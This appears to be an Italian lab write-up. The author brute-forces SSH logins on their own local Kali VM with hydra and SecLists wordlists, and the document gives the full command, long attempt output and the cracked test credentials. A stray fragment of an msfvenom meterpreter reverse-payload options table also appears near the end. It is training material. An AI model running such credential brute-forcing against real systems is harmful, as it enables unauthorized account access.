

Creazione user, faccio partire il servizio ssh




```
┌──(lucas㉿kali)-[~]
└─$ sudo ssh test_user@192.168.56.100
ssh: connect to host 192.168.56.100 port 22: Connection refused

┌──(lucas㉿kali)-[~]
└─$ sudo service ssh start

┌──(lucas㉿kali)-[~]
└─$ sudo ssh test_user@192.168.56.100
test_user@192.168.56.100's password:
Linux kali 6.1.0-kali7-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.20-2kali1
 (2023-04-18) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 25 20:40:14 2023 from 192.168.56.100
┌──(test_user㉿kali)-[~]
└─$ 
```

Lancio il Tool hydra per craccare SSH



```
┌──(lucas㉿kali)-[/usr/share/seclists/Usernames]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Pass
words/xato-net-10-million-passwords-10000.txt 192.168.56.100 -t4 ssh -V

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 20:08:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 170000 login tries (l:17/p:10000), ~42500 tries
per task
[DATA] attacking ssh://192.168.56.100:22/
[ATTEMPT] target 192.168.56.100 - login "root" - pass "123456" - 1 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "password" - 2 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "12345678" - 3 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "qwerty" - 4 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "123456789" - 5 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "12345" - 6 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "1234" - 7 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "111111" - 8 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "1234567" - 9 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "dragon" - 10 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "123123" - 11 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "baseball" - 12 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "abc123" - 13 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "football" - 14 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "monkey" - 15 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "letmein" - 16 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "696969" - 17 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "shadow" - 18 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "master" - 19 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "666666" - 20 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "qwertyuiop" - 21 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "123321" - 22 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "mustang" - 23 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "1234567890" - 24 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "michael" - 25 of 170000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "654321" - 26 of 170000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "pussy" - 27 of 170000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "superman" - 28 of 170000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "root" - pass "1qaz2wsx" - 29 of 170000 [child 3] (0/0)
```



```
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "123456" - 177 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "password" - 178 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "12345678" - 179 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "qwerty" - 180 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "123456789" - 181 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "12345" - 182 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "1234" - 183 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "111111" - 184 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "1234567" - 185 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "dragon" - 186 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "azureuser" - pass "testpass" - 187 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "123456" - 188 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "password" - 189 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "12345678" - 190 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "qwerty" - 191 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "123456789" - 192 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "12345" - 193 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "1234" - 194 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "111111" - 195 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "1234567" - 196 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "dragon" - 197 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user" - pass "testpass" - 198 of 209 [child 0] (0/0)
[22][ssh] host: 192.168.56.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "123456" - 199 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "password" - 200 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "12345678" - 201 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "qwerty" - 202 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "123456789" - 203 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "12345" - 204 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "1234" - 205 of 209 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "111111" - 206 of 209 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "1234567" - 207 of 209 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "dragon" - 208 of 209 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "test_user2" - pass "testpass" - 209 of 209 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-26 20:41:10

┌──(lucas㉿kali)-[/usr/share/seclists/Passwords]
└─$ 
```

```
 \(@)(@)(@)(@)(@)(@)(@)/    LPORT        The Listen Ports       8080
                            OUTPUTNAME   The Filename output    msfvenomtest
                            PAYLOAD      Payload To Be Used     windows/meterpreter/rever
```

Abbiamo trovato l’user e la password con il craccking hydra, funziona con una lista di combinazioni che confronta in automatico tramite seclists.